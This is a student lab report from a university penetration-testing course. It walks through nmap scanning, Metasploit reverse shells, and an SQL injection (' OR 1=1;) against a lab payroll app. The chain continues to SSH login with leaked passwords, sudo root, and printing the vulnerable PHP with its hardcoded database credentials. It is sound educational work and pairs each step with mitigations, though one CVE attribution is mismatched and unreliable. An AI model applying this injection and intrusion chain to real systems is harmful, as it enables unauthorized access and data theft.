6.1	Defense	34
6.2	Experiment: Attack & Defence	34

1 Exercise 01: Setting Up the Lab

VMs installed

Networks Set Up

2 Exercise 02: Starting the Journey

2.1 02a: Thinking About Threats

Based on the following articles <https://msrc.microsoft.com/blog/2023/09/results-of-major-technical-investigations-for-storm-0558-key-acquisition/>

<https://blogs.microsoft.com/on-the-issues/2023/07/11/mitigation-china-based-threat-actor/>

2.1.1 How did they separate access & infrastructure according to data relevance & impact?

Before the Storm-0558 incident occurred, Microsoft had implemented various security measures aimed at preventing unauthorized access to data. These included:

- Employee background checks for new employees
- All employees had an unique identifiable account
- restricted access to workstations based on clearance level
- Multi factor authentication (MFA)
- Regular intervals for forced password updates

Following the Storm-0558 incident, Microsoft introduced a range of enhanced security protocols to prevent similar future occurrences. These included:

- Classification of data and infrastructure components by their importance and sensitivity.
- Dividing access and infrastructure according to the classifications mentioned above.

With these new security measures they tried to design a system that significantly reduce the probability of a similar attack happening again in the future. Ofcourse, this is not a foolproof solution, but it is a step in the right direction, as the human factor is a major factor in many security breaches, with the use of social engineering for example.

2.1.2 How do roles and personnel fit into this, and which role could policies and training play?

In the context of Microsoft's response to the Storm-0558 incident, several factors influenced the outcome and subsequent actions. These include:

- **Log Retention and Validation Issues:** The incident highlighted a gap in the log retention policies, which, combined with unclear roles and responsibilities, led to a lack of proper validation.
- **Role-Based Access and Breach:** Microsoft employees, such as engineers, had specific access rights, like entry to the debugging environment. The incident involved the compromise of an engineer's account, granting access to sensitive areas like the crash dump environment.
- **Training and Policy Adherence:** A critical point of failure was the transfer of sensitive data, like the signing key, into an environment where it was vulnerable. This misstep suggests either a deviation from standard protocols or a gap in employee training and awareness.

- **Assumptions and Training Gaps:** Developers' incorrect assumptions about validation libraries pointed to a need for more robust training and explicit policy guidelines.
- **Proactive Incident Response:** In response, Microsoft undertook a thorough review and update of its procedures, addressing issues such as race conditions, improved detection mechanisms, and updated validation libraries.
- **Roles, Personnel, and Security Culture:** The roles and responsibilities of personnel are central to Microsoft's cybersecurity strategy. Continuous training and clear protocols are essential for recognizing and mitigating security threats, thereby enhancing the overall security posture.

These aspects collectively underline the importance of clear policies, role definition, and continuous training in reinforcing cybersecurity measures.

2.2 02b Pentesting intro: Tutorial on Metasploit

2.2.1 Which advantages for penetration testing would you see in the different approaches? What is the best option?

In considering the various networking approaches for penetration testing, each presents distinct advantages tailored to specific testing needs:

- **Network Address Translation (NAT) and NAT Networks:**
 - NAT allows a virtual machine (VM) to share the host's IP address, creating an isolated internal network. This setup ensures that any malicious activities are contained within the VM, safeguarding the physical network. It's straightforward to set up and is effective for basic isolation needs.
 - NAT Networks extend this concept, allowing multiple VMs to interact on a private internal network while still sharing the host's IP. This facilitates VM-to-VM communication and is ideal for testing client-server interactions, while maintaining a degree of isolation.
- **Bridged Networking:**
 - Bridged Networking connects a VM directly to the host's physical network, as if the VM were another device on that network. This approach is optimal for simulating real-world attack scenarios, allowing the VM to interact directly with other devices on the network. It's particularly useful for testing network defenses or intrusion detection systems.
- **Host-Only Networking:**
 - Host-Only Networking creates a network where VMs can communicate with the host and each other, but not with the external network. This provides maximum isolation, perfect for testing highly malicious software or tools without external network risks. It offers a controlled environment for simulating interactions between the host and VMs.

The ideal choice for penetration testing depends on the specific requirements of the test:

- **For a controlled, isolated environment:** Host-only networking is preferable.
- **For emulating real-world scenarios:** Bridged networking is suitable.
- **For scenarios involving multiple VMs or client-server interactions:** NAT Network is advantageous.

Each approach caters to different aspects of penetration testing, from isolation and safety to realism and direct network interaction.

2.2.2 How does inspecting the ip configuration of a system help you with penetrationtesting? What is the security relevant aspect?

Inspecting the IP configuration of a system is a foundational step in penetration testing as it reveals critical details about the network infrastructure, which are essential for identifying security vulnerabilities:

- **IP Address:** Understanding the system's IP address provides insight into its network position and potential IP ranges for other networked devices.
- **Subnet Mask:** The subnet mask indicates network segmentation, providing clues to the network's scope and potential for lateral movement.
- **Default Gateway:** Identifying the default gateway can highlight central targets within the network, such as routers, that can be exploited.
- **DNS Servers:** Knowledge of DNS server addresses opens opportunities for attacks like DNS poisoning.
- **DHCP Configuration:** Insights into DHCP settings can reveal susceptibilities to attacks that exploit DHCP protocols.
- **Routing Table:** The routing table information is useful for understanding how traffic flows across the network and for identifying potential pivot points.

The security relevance of IP configurations lies in the exposure of the network's architecture, its weak spots, and any misconfigurations. This information aids penetration testers in network mapping, pinpointing vulnerabilities, and strategizing their approach. Additionally, understanding whether a network uses IPv4 or IPv6, as well as the IP ranges employed, can further the likelihood of discovering exploitable flaws.

2.2.3 How do you get the targeted user to execute our malicious payload?

To get a targeted user to execute a malicious payload, various methods can be used. Engaging in social engineering to deceive the user into thinking a file is safe by gaining their trust in an individual or an institution is one approach one could try and use. Alternatively, the file could be made to resemble an innocuous file type, such as a standard program, a multimedia file, or another non-threatening format, which may reduce the users vigilance. Moreover, leveraging known vulnerabilities that allow for automatic execution of code could enable the payload to run unknowingly to the user.

2.2.4 What is the practical use of this exercise? And why is the payloadworking in the way it is? How does this exercise relate to remote & reverseshells?

The idea of this exercise is to demonstrate how one can access a compromised systems shell. The payload operates good because normally, an direct open connections for exploitation are rare. Instead, an incoming connection, made here by the payload, is required to open a way that the attacker can use to gain further access. This exercise is related to the concepts of remote and reverse shells: it illustrates the function of a remote shell, where an attacker remotely accesses a vulnerable system. also, it shows reverse shells, which involve the target system starting the connection back to the

attacker's machine, thereby going around the firewall restrictions. This exercise is important for understanding the mechanisms of network intrusion and the practical application of these shells in real world scenarios. It also shows the importance of robust security measures and regular system updates to prevent such unauthorized accesses happening.

2.2.5 As user and the owner of this system – how would you mitigate this attack?

As the systems user and owner, you can mitigate this attack by:

- Being cautious with file permissions, specifically avoiding the use of 'chmod a+x' on files of uncertain origin, as it allows all users to execute the file.
- Not executing or running any payloads or scripts without verifying their safety and understanding their functions.
- Regularly updating the system's security measures, including the deployment of firewalls and antivirus solutions, to prevent unauthorized access.
- Educating any additional users of the system about the importance of these security practices to maintain the systems integrity.

2.2.6 How does knowing user names help an attacker/penetration tester?

Knowing usernames provides a big advantages for both attackers and penetration testers. With knowledge of usernames, the process of password brute forcing can start, targeting the identified accounts first. Specifically, on Linux systems, the '/etc/passwd' file reveals group memberships, which, when held up against the '/etc/group', can indicate privileged users. Identifying such users is quite beneficial in penetration testing, as accounts with elevated permissions are considered high value targets due to their broader access rights within the system which you want to gain as an attacker/penetration tester. Knowing usernames also makes the brute-force process easier by ensuring efforts are concentrated on active and potentially vulnerable user accounts with the necessary permissions you want as an attacker/penetration tester.

2.2.7 Using the meterpreter shell, check the output of the *arp* command. What do you find? Why could this information be relevant?

using the Meterpreter shell to execute the "arp" command gives back a list of network peers' IP and MAC addresses, showing the hardware connections between devices on the local network. This list includes the IP addresses, their corresponding hardware (MAC) addresses, and the interfaces at which they are connected. The *arp* output is valuable because it gives the network layout and potential targets within a network, allowing for a more focused and faster penetration testing strategy. Understanding the relationships between devices can help in identifying further vulnerable points and planning later tries at a security assessment or penetration test.

2.2.8 Which command can you use to see network status and connections? Is there an anomaly or suspicious connection to our server? What makes it suspicious?

To check the network status and connections, the command *netstat -a* is commonly used. It gives all active connections and listening ports. A connection could be suspicious if it originates from an unrecognized IP address, if there are unexpected data transfers occurring at times when no known operations should be happening, or if there is HTTP traffic on ports that are typically not used for

this. also, frequent connections to unfamiliar foreign addresses or ports, especially those known to be used by malicious software, could also signal potential security threats. therefor its important to monitor for such things, as they can sometimes be an indicator of a compromised system or an ongoing attack.

3 Exercise 03: General Assessment

3.1 Finding information with whois

3.1.1 What do you learn about SDUs network? In the protocol, note the IPRange.

```

Figure 4: nextcloud 2

nextcloud.sdu.dk (IP: 130.225.156.61)

- This IP address falls within the range of 130.225.0.0 - 130.244.255.255.
- It is associated with the RIPE Network Coordination Centre which generally covers European regions.
- Further details from the RIPE database show that this IP address range is specifically associated with Syddansk Universitet, IT-service. The address is Campusvej 55, 5230 Odense M, DK (Denmark).

Comparison

The result given from *nextcloud.sdu.dk* looks alot like the outcome of querying the IP address *sdu.dk*. The IP range for "nextcloud.sdu.dk" differs, spanning from 130.225.128.0 to 130.225.159.255.

3.2 Question: nmap

To configure Nmap scans for sending packets with specific IP options and for MAC address spoofing, you would utilize the following.

3.2.1 Send packets with specified ip options

For setting specific IP options in the packets you send, the *-ip-options* is used. This allows you to include various IP options required for the scan.

3.2.2 Spoof your MAC address

To spoof your MAC address, the *-spoof-mac* option is employed. This can be used to input a particular MAC address or to instruct Nmap to generate a random one for the scan.

3.3 Comparing the Tools

3.3.1 Compare your results from each of the previous activities in each question (e.g., sparta vs nessus vs openvas). Take notes & discuss overlaps and differences in results, pros and cons, ease of use for each tool.

Overlaps

- All tools serve the purpose of vulnerability assessment.
- They can identify common vulnerabilities and security flaws.
- Network scanning capabilities are present in all three.

Differences

- Legion is open-source with a focus on network penetration and requires higher technical literacy.
- Nessus is closed-source, designed for user-friendliness, and oriented towards scanning efficiency.
- GVM is open-source with an emphasis on customization for power users.

Pros and Cons

Legion

Pros:

- Open-source nature permits custom scripting.

Cons:

- Less user-friendly and demands technical knowledge.

Nessus

Pros:

- Highly user-friendly interface.

Cons:

- Commercial product and less customizable.

GVM

Pros:

- Open-source with a frequently updated vulnerability database and high customizability.

Cons:



- Not as intuitive for novices compared to Nessus.

Ease of Use

- *Legion*: Offers a technical interface suited for experienced users.
- *Nessus*: Focuses on ease of use with a user-friendly design.
- *GVM*: Presents a complex interface, beneficial for advanced users who seek customization.

3.4 Collecting the Assessment Information

Started by doing `nmap -sn 10.0.2.0/24` with the result below.

A terminal window with a dark background and light-colored text. The prompt is '(kali@kali)-[~]'. The command '\$ nmap -sn 10.0.2.0/24' has been entered. The output shows the Nmap version (7.94) and the start time (2023-09-25 08:41 EDT). It then reports three hosts as up: 10.0.2.1, 10.0.2.4, and 10.0.2.15, each with a latency of 0.0037s. The final line states that 256 IP addresses were scanned in 16.73 seconds, with 3 hosts up.

```
(kali@kali)-[~]  
$ nmap -sn 10.0.2.0/24  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 08:41 EDT  
Nmap scan report for 10.0.2.1  
Host is up (0.0068s latency).  
Nmap scan report for 10.0.2.4  
Host is up (0.0037s latency).  
Nmap scan report for 10.0.2.15  
Host is up (0.0037s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 16.73 seconds
```

Figure 5: `nmap -sn 10.0.2.0/24`

Then scanned the ports `10.0.2.1`, `10.0.2.4` and `10.0.2.15` With the result below from the `10.0.2.15` scan.

```

(kali@kali)-[~]
$ nmap -sV -p- 10.0.2.15

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 08:57 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00099s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7

map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.56 seconds

(kali@kali)-[~]
$

```

Figure 6: *nmap -sV -p- 10.0.2.15*

3.4.1 Service, port number and version number, e.g., FTP 21 vxxxxx

Based on the ablow scans the following 4 services, ports, states, services, and verions were found and analyzed below.

- **Service:** FTP, Port: 21, Version: ProFTPD 1.3.5
 - **Vulnerability:** ProFTPD has a critical flaw that permits unauthenticated file copying, potentially leading to remote code execution.
 - **Severity:** Extremely high, as remote code execution can have devastating consequences on system integrity.
 - **Source:** CVE-2015-3306
- **Service:** SSH, Port: 22, Version: OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13
 - **Vulnerability:** OpenSSH has a vulnerability that allows login into a minikube container using default credentials, essentially sidestepping authentication measures.
 - **Severity:** Very high, as it compromises SSH security potentially giving complete unauthorized shell access.

- **Source:** CVE-2023-1944
- **Service:** HTTP, Port: 80, Version: Apache httpd 2.4.7
 - **Vulnerability:** The Drupal coder module accessible via Apache’s open directory listing permits remote code execution.
 - **Severity:** Very high, as it could allow an attacker to run arbitrary code on the server.
 - **Source:** <https://www.drupal.org/node/2765575>
- **Service:** IPP, Port: 631, Version: CUPS 1.7
 - **Vulnerability:** Utilizes outdated TLS versions, which could be exploited to decrypt traffic, risking the confidentiality of transmitted data.
 - **Severity:** Moderate, depending on whether sensitive data is being transmitted.
 - **Source:** CVE-2011-3389

3.5 Completing the Assessment - Final report

Security Synopsis: The assessment indicates that the Linux platform contains several critical vulnerabilities, with remote code execution and reverse shell capabilities among them. These issues are severe and could result in full system compromise.

Prioritization and Remediation Strategy:

- **Immediate Action:** Services with the potential for remote code execution, like FTP running ProFTPD 1.3.5, are to be prioritized for urgent patching due to their high criticality.
- **Regular Updates:** Following immediate mitigation, a regime of regular updates and patches is crucial to maintain a secure state.
- **Ongoing Vigilance:** Tools such as GVM should be employed for continuous monitoring and regular security assessments to identify and patch any new vulnerabilities promptly.

Critical Vulnerabilities:

- *FTP - ProFTPD 1.3.5 (CVE-2015-3306):* High risk due to the possibility of unauthorized access and control over the system.

Recommendations:



- Systems exhibiting critical vulnerabilities should be taken offline and updated to secure versions before being reinstated.
- Implement continuous monitoring systems to detect and rectify new vulnerabilities.
- Conduct regular security training for employees to mitigate risks from social engineering attacks.
- Perform systematic security audits to stay ahead of potential security threats.

4 Exercise 04: SQL Injection

4.1 SQL Injection

4.1.1 Does it mean the MySQL server is protected against cyber attacks? From Kali, try: `mysql -h 10.0.2.15 -P 3306`

Not necessarily. Restricting version enumeration is just one security measure. There could be other vulnerabilities, misconfigurations, or security flaws still present.

```
(kali㉿kali)-[~]  
$ mysql -h 10.0.2.15 -P 3306  
ERROR 1130 (HY000): Host '10.0.2.4' is not allowed to connect to this MySQL server
```

Figure 7: mysql

4.1.2 How could that protection look like?

The protection might involve configurations that restrict information disclosure to unauthenticated users. This can be achieved through configurations in the MySQL server settings. It might also involve a firewall or Intrusion Prevention System (IPS) that detects and blocks such probes.

4.1.3 And what exactly would it protect against?

Hiding the version number primarily protects against version-specific attacks. If an attacker doesn't know the version, they might have a harder time determining which exploits might work against that specific version. However, this won't stop determined attackers who might use other methods to determine the version or who might attempt to exploit the server blindly.

4.2 Spying with SQL Injection

4.2.1 Please shortly discuss your opinion of this web servers configuration concerning directly listings.

Directory listing should never be enabled for websites that are open to the public. because revealing the directory structure can give attackers insights into potential security problems, hidden files, or backup files that might be exploited.

4.2.2 What type of SQLi attack works? Can you explain why?

The attack you're attempting is called a Boolean-based blind SQL injection. When you input conditions like `' OR 1=1;` if the system is vulnerable, it takes your input and constructs a query that always evaluates to true because `1=1` is a universally true condition. This typically works on systems where inputs are not sanitized or parameterized. In the absence of proper input validation, the raw input gets directly placed into the SQL query, leading to the injection attack. When running the `' OR 1=1;` for instance when we go the IP though the webpage 10.0.2.15 and we will see an login page

Payroll Login



A login form titled "Payroll Login" with a rounded rectangular border. It contains two input fields: "User" and "Password", each with a text box. Below the "Password" field is an "OK" button.

User

Password

Figure 8: payroll

From here with we can see that ‘ *OR 1=1;* will give us some of the information that’s in the database.

A screenshot of a web browser showing the payroll website. The browser's address bar displays "10.0.2.15/payroll_app.php". The page content shows a welcome message and a table of employee data.

Figure 9: payroll website

4.2.3 What is the # sign for? Can we generally assume it to do the trick?

The # sign is used to comment out the rest of the SQL query. By including it, you’re ensuring that whatever follows your injection will be ignored. In MySQL, the # is a single-line comment symbol. While it often works in the context of SQL injections against MySQL databases, other databases use different comment symbols (like ‘-’ for SQL Server). So, you cannot universally assume # will always work; it’s specific to the database in use.

4.2.4 Include four relevant username/password combinations in your report. What is the issue with the passwords in the data base and what could be done to secure them?

One significant issue with password storage in databases is the potential storage of passwords in plaintext. This makes them easily accessible in the event of a database breach. To enhance password security, the following measures should be implemented:

- **Hash Passwords:** Utilize strong cryptographic hash functions, such as bcrypt or Argon2, to store password hashes rather than plaintext passwords. This conversion makes it significantly more challenging for attackers to decipher the actual passwords.
- **Use Salts:** Integrate passwords with a unique, random value known as a *salt* before hashing. This process ensures that identical passwords will generate different hash values, further complicating attempts at unauthorized access.
- **Implement Strong Password Policies:** Establish policies that mandate long, complex passwords. This strategy helps to prevent brute-force attacks by significantly increasing the difficulty and time required to crack passwords.

Ensuring robust password security is crucial for protecting sensitive data and maintaining overall system integrity.

4.2.5 Which other problem allows you to get into the machine using ssh? How could this be prevented?

The issue at hand is twofold:

- **Weak Passwords:** The use of weak passwords for system authentication poses a significant risk. Such passwords can be easily brute-forced or guessed by attackers, especially if they are already known or exposed.
- **SSH Access:** Currently, SSH access to the machine is unrestricted. Coupled with the exposure of credentials, this becomes a critical vulnerability.

Preventive Measures for Unauthorized SSH Access

To enhance security and prevent unauthorized SSH access, the following strategies should be adopted:

- **Use Key-Based Authentication:** Opt for cryptographic SSH keys over password-based authentication. This approach is significantly more secure.
- **Restrict SSH Access:** Limit SSH access to specific IP addresses or networks. This control measure greatly reduces the potential for unauthorized access.
- **Implement Fail2Ban or Similar:** Use tools like Fail2Ban to automatically block IP addresses that exhibit malicious activities, such as numerous password failures.
- **Change the Default SSH Port:** Altering the default port (22) for SSH can help deter automated attacks. Though this is a form of security through obscurity, it can be an effective measure in reducing unsophisticated attacks.

Example Scenario: Executing the command `ssh leia_organa@10.0.2.15` prompts a login option. Possessing the pre-known password allows for system access under this scenario.

```
(kali㉿kali)-[~]
└─$ ssh leia_organa@10.0.2.15
leia_organa@10.0.2.15's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

File System
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

leia_organa@ubuntu:~$
```

Figure 12: ssh leia_organa@10.0.2.15

By running *groups* we can see that the user has root access, which means so do we since we have the login information for the user.

```
leia_organa@ubuntu:~$ groups
users sudo
leia_organa@ubuntu:~$ sudo -i
[sudo] password for leia_organa:
root@ubuntu:~#
```

Figure 13: leia_organa

4.3 Elevation of Privilege

4.3.1 Which are the individual issues that allowed us to go from a web interface to root access, and how would you address them as a servers operator to prevent them being exploited? Describe the issues you identified and try to come up with suggestions on how to fix them.

- **SQL Injection Vulnerability:** The web interface did not validate or sanitize input, allowing for SQL injection.
 - Fix: Use prepared statements and parameterized queries. Validate and sanitize all user inputs.
- **Exposed Usernames and Passwords:** The database contained plaintext passwords, allowing for direct access to the system.
 - Fix: Store passwords as salted hashes using strong cryptographic algorithms. Regularly audit and monitor database access.
- **Weak System Passwords:** The exposed passwords were also used for system authentication.

- Fix: Use strong, unique passwords for every system/service. Implement multi-factor authentication where possible.
- **Elevated Privileges:** The compromised users had sudo or wheel group permissions, allowing for privilege escalation.
 - Fix: Follow the principle of least privilege. Only grant users the minimum necessary permissions.
- **Unrestricted SSH Access:** The system allowed SSH access without restrictions.
 - Fix: Limit SSH access to specific IP addresses, use key-based authentication, and implement tools like Fail2Ban.

4.3.2 Can SQL Injection expose an otherwise inaccessible data base server?

Yes, SQL injection can be used to expose and retrieve data from a database that might not be directly accessible from the outside. If an application interfaces with that database and is vulnerable to SQL injection, an attacker can manipulate the application's SQL queries to retrieve, modify, or delete data, even if the database itself is not directly exposed to the internet.

4.3.3 How likely do you think an attack scenario as presented here is?

This scenario, while somewhat rare and this is for a teaching purposes, it represents a real and prevalent risk. Such vulnerabilities do still exist, and there have been numerous instances of companies and platforms being compromised due to similar vulnerabilities and misconfigurations but they are becoming rare. The probability of this exact sequence of vulnerabilities existing on a well-maintained and updated system is lower, but even one of these vulnerabilities can lead to significant compromises. Proper system hardening, regular security audits, and continuous monitoring can mitigate such risks.

4.4 Using our Foot in the Door for Access to Other Services

4.4.1 Is sudo necessary? What do we gain by using it?

In this context, where you already have root access, the use of sudo is redundant. When you're operating as the root user, you have superuser permissions, so using sudo is not necessary. The sudo command is typically used to grant elevated permissions to a regular (non-root) user for specific tasks. By using it, you can execute certain commands as the superuser or another user, as specified by the security policy. The primary gain of using sudo in regular scenarios (not as root) is that it provides a mechanism to delegate authority. It allows a permitted user to execute a command as the superuser or another user, as specified in the `/etc/sudoers` file. It's a way of giving certain users the ability to run some or all commands as root without having to know the root password.

4.4.2 Are there other ways to search for a file? Which do you know?

```
root@ubuntu:~# sudo find / -iname "*payroll*"
/home/kylo_ren/poc/payroll_app
/var/www/html/payroll_app.php
/var/lib/mysql-default/payroll
root@ubuntu:~#
```

Figure 14: sudo find

Yes there is multiple ways to search for a file in Linux examples given below:

Using locate This command uses a prebuilt database of files to search. It's often faster than find but may not have the most up-to-date information.

locate payroll

Using grep While grep is primarily used for searching text within files, you can use it in combination with other commands to find files. For example, you can use grep with ls to search within a specific directory:

ls /path/to/directory --grep "payroll"

Using which This command is used to locate executable files in system directories. *which payroll*

Using whereis This command helps to locate the binary, source, and manual page files for a command.

whereis payroll

4.4.3 Can you find anything interesting?

First we use the following command:

cd /var/www/html/

Then we do cat into the .php file and we get the following below:

cat payroll_app.php

```

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
        <td><input type="submit" value="OK" name="s">
    </td>
    </tr>
</table>
</form>
</center>
<?php
}
?>

<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn->multi_query($sql)) {
        do {
            /* store first result set */
            echo "<center>";
            echo "<h2>Welcome, " . $user . "</h2><br>";
            echo "<table style='border-radius: 25px; border: 2px solid black;' cellpadding=30>";
            echo "<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>";
            if ($result = $conn->store_result()) {
                while ($row = $result->fetch_assoc()) {
                    $keys = array_keys($row);
                    echo "<tr>";
                    foreach ($keys as $key) {
                        echo "<td>" . $row[$key] . "</td>";
                    }
                    echo "</tr>\n";
                }
                $result->free();
            }
            if (!$conn->more_results()) {
                echo "</table></center>";
            }
        } while ($conn->next_result());
    }
}
?>
root@ubuntu:/var/www/html#

```

Figure 15: cat payroll_app

With the password to the database we can now enter it can see what it contains with the following command:

```
mysql -h 127.0.0.1 -P 3306 -u root -p
```

We know the password from beforehand: sploitme

Here we can look into what data there is stored for this instance there are users stored and with the

following command we can see the table:

*select * from users;*

```
mysql> select * from users;
```

4.4.4 Whats the user name, password and database name?

```
$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');  
if ($conn->connect_error) {
```

Figure 17: database info

User name: root

Password: sploitme

Database name: payroll

4.4.5 What was the problem with the web application?

The web application was vulnerable to SQL injection attacks because of its insecure method of handling user inputs. It used string concatenation to create SQL statements directly from user inputs without any form of validation or sanitization. This allowed for malicious SQL statements to be executed, granting unauthorized access to the database.

4.4.6 Which ports and services were the problem associated with?

The problems were associated with the HTTP service on port 80 (where the web application was running) and the MySQL service on port 3306.

4.4.7 How did you exploit the vulnerability?

The vulnerability was exploited by inserting SQL statements into the input fields of the web application. By appending malicious SQL logic (such as ' OR 1=1;), it was possible to manipulate the

SQL query to the application's detriment.

4.4.8 And what were you able to do?

Once the SQL injection vulnerability was exploited, unauthorized access to user details including usernames and passwords from the database was gotten. With this information, we could gain SSH access to the machine and root access. also, by analyzing the PHP code, the database connection details were extracted, granting full database access.

4.4.9 How would you suggest to fix the problem? (Do some online research aboutSQL injections solutions.)

To enhance the security of the application and protect against SQL injection attacks, the following measures should be implemented:

- **Use Prepared Statements or Parameterized Queries:** This approach ensures that user inputs are always treated as data, not as executable code.
- **Implement Input Validation:** Validate all user-submitted data against specific patterns or ranges to prevent malicious input.
- **Utilize Web Application Firewalls (WAFs):** WAFs are effective in detecting and blocking SQL injection attempts.
- **Limit Database User Privileges:** Avoid using accounts like "root" or "admin" for database connections. Opt for accounts with the least privileges necessary for the required operations.
- **Regularly Update and Patch Software Components:** Keeping software up-to-date is crucial in mitigating vulnerabilities that can be exploited via SQL injection.
- **Educate Developers:** Inform and train developers in secure coding practices to build a strong first line of defense against injection attacks.

4.4.10 Draft a shortly and crisply, the relevant parts of a policy trying to prevent theseissues.

Purpose: To safeguard our organization's data and applications from unauthorized access and potential security breaches.

